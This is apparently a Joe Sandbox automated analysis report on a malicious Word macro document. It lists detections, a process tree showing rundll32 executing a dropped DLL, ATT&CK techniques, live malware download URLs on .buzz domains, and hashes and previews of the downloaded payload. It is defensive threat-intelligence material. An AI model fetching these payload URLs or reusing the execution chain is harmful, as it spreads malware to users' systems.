ID: 683638
Sample Name: template[1].doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:38:11
Date: 14/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

template[1].doc


Overview

General Information

Sample Name:	template[1].doc
Analysis ID:	683638
MD5:	8f21756219d4e7..
SHA1:	4429c35b62d55a..
SHA256:	394c97cc9d567e..
Tags:	doc
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Document contains an embedded V…
- Document contains an embedded V…
- Office process drops PE file
- Machine Learning detection for sam…
- Document contains an embedded V…
- Tries to detect virtualization through…
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 752 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- taskeng.exe (PID: 412 cmdline: taskeng.exe {42E32873-DCC3-405E-9458-A04BFDF9CD6F} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - rundll32.exe (PID: 1748 cmdline: C:\Windows\system32\rundll32.exe "C:\Users\user\AppData\Local\Temp\dnrdfsi11023.dll",Rdwmnjioffws MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

System Summary

Office process drops PE file

Document contains an embedded VBA macro with suspicious strings

Data Obfuscation

Document contains an embedded VBA with many string operations indicating source code obfuscation

Malware Analysis System Evasion

Document contains an embedded VBA which contains extensive loops (likely to delay execution)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 2 Scripting	Path Interception	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Virtualization/Sandbox Evasion	LSASS Memory	1 4 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	3 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Account Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 2 Scripting	LSA Secrets	1 System Owner/User Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Rundll32	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 1 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
template[1].doc	12%	Virustotal		Browse
template[1].doc	18%	Metadefender		Browse
template[1].doc	10%	ReversingLabs	Document-Office.Trojan.Heuristic	
template[1].doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\dnrdfsi11023.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\~DF3EAF6279D3B942E8.TMP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\wnitmpo.dll	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
com.lightbuzear.buzz	0%	Virustotal		Browse
worldoptions.buzz	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.mp4	2%	Virustotal		Browse
http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.mp4	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://com.lightbuzear.buzz/	0%	Avira URL Cloud	safe	
http://https://com.lightbuzear.buzz/Kolpt523ytcserstrew/torelEu	0%	Avira URL Cloud	safe	
http://https://com.lightbuzear.buzz/Kolpt523ytcserstrew/torel1ci	0%	Avira URL Cloud	safe	
http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.png	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://com.lightbuzear.buzz/Kolpt523ytcserstrew/torel	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.google.com	142.250.185.228	true	false		high
com.lightbuzear.buzz	64.52.80.180	true	true	• 0%, Virustotal, Browse	unknown
worldoptions.buzz	64.52.80.45	true	false	• 2%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.mp4	true	• 2%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://www.Google.com/	false		high
http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.png	true	• Avira URL Cloud: malware	unknown
http://https://com.lightbuzear.buzz/Kolpt523ytcserstrew/torel	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	rundll32.exe, 00000005.00000002.1198764389.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://crl.entrust.net/server1.crl0	rundll32.exe, 00000005.00000002.1198625904.000000000028B000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000002.1198764389.0000000002FD8000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000002.1198775167.0000000002FED000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	rundll32.exe, 00000005.00000002.11986259 04.000000000028B000.00000004.00000020.00 020000.00000000.sdmp, rundll32.exe, 0000 0005.00000002.1198764389.0000000002FD800 0.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000005.00000002.1198775167.000 0000002FED000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://com.lightbuzear.buzz/	rundll32.exe, 00000005.00000002.11987946 40.000000000300F000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://com.lightbuzear.buzz/Kolpt523ytcserstrew/torel Eu	rundll32.exe, 00000005.00000002.11985759 87.0000000000215000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://com.lightbuzear.buzz/Kolpt523ytcserstrew/torel 1ci	rundll32.exe, 00000005.00000002.11987751 67.0000000002FED000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	rundll32.exe, 00000005.00000002.11987643 89.0000000002FD8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	rundll32.exe, 00000005.00000002.11987643 89.0000000002FD8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ocsp.entrust.net0D	rundll32.exe, 00000005.00000002.11987643 89.0000000002FD8000.00000004.00000020.00 020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	rundll32.exe, 00000005.00000002.11986259 04.000000000028B000.00000004.00000020.00 020000.00000000.sdmp, rundll32.exe, 0000 0005.00000002.1198764389.0000000002FD800 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/	rundll32.exe, 00000005.00000002.11986052 77.0000000000250000.00000004.00000020.00 020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	rundll32.exe, 00000005.00000002.11987643 89.0000000002FD8000.00000004.00000020.00 020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.185.228	www.google.com	United States		15169	GOOGLEUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.52.80.45	worldoptions.buzz	United States		7029	WINDSTREAMUS	false
64.52.80.180	com.lightbuzear.buzz	United States		7029	WINDSTREAMUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	683638
Start date and time:	2022-08-14 08:38:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	template[1].doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winDOC@4/13@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 99.9% (good quality ratio 81%) • Quality average: 59.7% • Quality standard deviation: 36.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:38:36	API Interceptor	461x Sleep call for process: taskeng.exe modified
08:38:38	API Interceptor	1158x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Windose.txt

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	64
Entropy (8bit):	5.015319531114784
Encrypted:	false
SSDEEP:	3:bSUsk4wyCkmqVzzSYvn7tRXMn:bnsSyNRVfS7n
MD5:	4384ECFFBEEE86478F501C6E0F37CA27
SHA1:	6F355A0907E58ACD208CA041E21FF8F4647EB2E0
SHA-256:	85BE85FEA84155D42C8C266F5F6E4F524AEEC2634FB4E5C0965DE4B22898D8FD
SHA-512:	4B6853293CB4775084457CF7FA8E8B525E5451BD0C3DDEE3C9E46208F5460342F893EAB18320374245A19BE03D10DA7C41CDC14A159086A39EE9333055D70CA
Malicious:	false
Reputation:	low
Preview:	8vgS6wqIxCkSc+zEEkNg29ukmkCH7JpIObVw88DCgMYuCs75SuzhXb9OoIxt2JA8

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1T Pmuyrc2ylu[1].mp4

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	downloaded
Size (bytes):	378880
Entropy (8bit):	6.133046904552265
Encrypted:	false
SSDEEP:	6144:y3fcM8b4iC7bOWasINgY1CkOPvTqhPuUh+BUI1vKHB1pL:kC4iC7bOXNDWhdKHB/
MD5:	6693755302B08318B6F6AB67783AB07E
SHA1:	7EC3E1AE2AA7DD816D856A0BDF507D88E63F6B05
SHA-256:	7FD9CBA9618AABEEB94E88535BCA0466B6B8AB27C4CB3FC6142D093B21753A8F
SHA-512:	634E3DE2B6B2536F87A71DFD4E573BD6992BCFA5D26F2B64B74172DD0CD5CC7A0EE18DF1403D664EAB6E0A4967BBDFC5E12C5A424B38BF74294C82F12B37F C9D
Malicious:	false

Reputation:	low
IE Cache URL:	http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.mp4
Preview:	asdf.....@.....!..L.!This program cannot be run in DOS mode....$.....%.uQa...a...a....q..`...'...*...'.....'...m....q..l...a.....l...h...l...`...l...`...l...`...Richa.....PE..d....[.b....." .....@?.....0.....`.....`..c...Da.....x3..... ..0..... p.....text..... ..`.rdata...]......^.....@..@.data...`T...p...*...\.....@....pdata..x3.....4.....@..@.rsrc..... .....@..@.reloc..0.... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu[1].png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	downloaded
Size (bytes):	4981
Entropy (8bit):	6.247045973732636
Encrypted:	false
SSDEEP:	96:rMcaxwVGV0IC6eyLfEG2MMy/9OemtgSM1zJgpfM1zkm/mGM1zHmOM1z1moM1zimD:oBaGrREG2pgl2pg1mRei0k5j
MD5:	D4E39CC4B61F64C5A5BC497776D83395
SHA1:	C40642027D0D79325305842C24355C85DB7291FB
SHA-256:	637EF6D2A364E9667CCA305974A4A12DFD11B6D55AFE5A5A4F00AF58A98C62E8
SHA-512:	124DCED63E83F5A59D27548B46BEFF6762316BDDC332A9A4DEC35B5A5735B77B5480A3E95D8F9AE45E9CED4E98727391C58918266610856E06698E85ED66966
Malicious:	false
Reputation:	low
IE Cache URL:	http://worldoptions.buzz/agE7nqQLgssuVeUY/OGHAYZZFhfCtspqorBFNYMrxHN7TXIlz8vjv1TPmuyrc2yIu.png
Preview:	.P&1.....Z4.T.....Y.r.&..&..,.>.vW.rrr?.2j?..b?.vV.;....5|N@.z?.r?K...;..B..rrr# !'$%:..:..$..N..l.rrr:s.$..R:s.:C.:....r.....:s.$:C.}.bJ..x..us.:....K.r,..(:...(V:s...~9.(n:s..v.:s.:.7r,:.z..rr..-,/)(+.:..2."!# :.,z:.$b:..nrrr.q.vx:..:....lr...vxr:.4b:.R:.....rrr:.R.:.<j.v.s.t.srrrr(+)*:...jr.r.r:...u....}...:.R:..rrrr:..rr"r;..rBrr;..2rrr.e:.R:.b:...5z..s..5b..N.5:E.K..52L. \|.5"M/.l.5B.gD..5 j2.;\.5R.P.K.5Ze?...5J...7.5*.}.5...H..5..@..5.:5T-.5..Lx....rrr...A...rrr..z...rrr...b...rrr...5.u.....rrr.....rrr..4...rrr.9P...rrr.=z...rrr$mps...rrr.....rrrS....r...:.R:..rrrr:..rrsr;..rbrr;..vrrr.e:.R: wr.rr:..Bsrr:..e`rr:..6srr:...b.c:..:....Jr...r:.vV:.R:.....rrr:.R:.z:.2:..Vb:.R:.....rrr:.R..q...Jsrr..p.1t...Nsrr:.2...Jsrr..b...Nsrr..2srr..2srrux.u}.(|rr:..F`rr:..6srr:...wrr"!#...:..wrrr.V..2srrsx 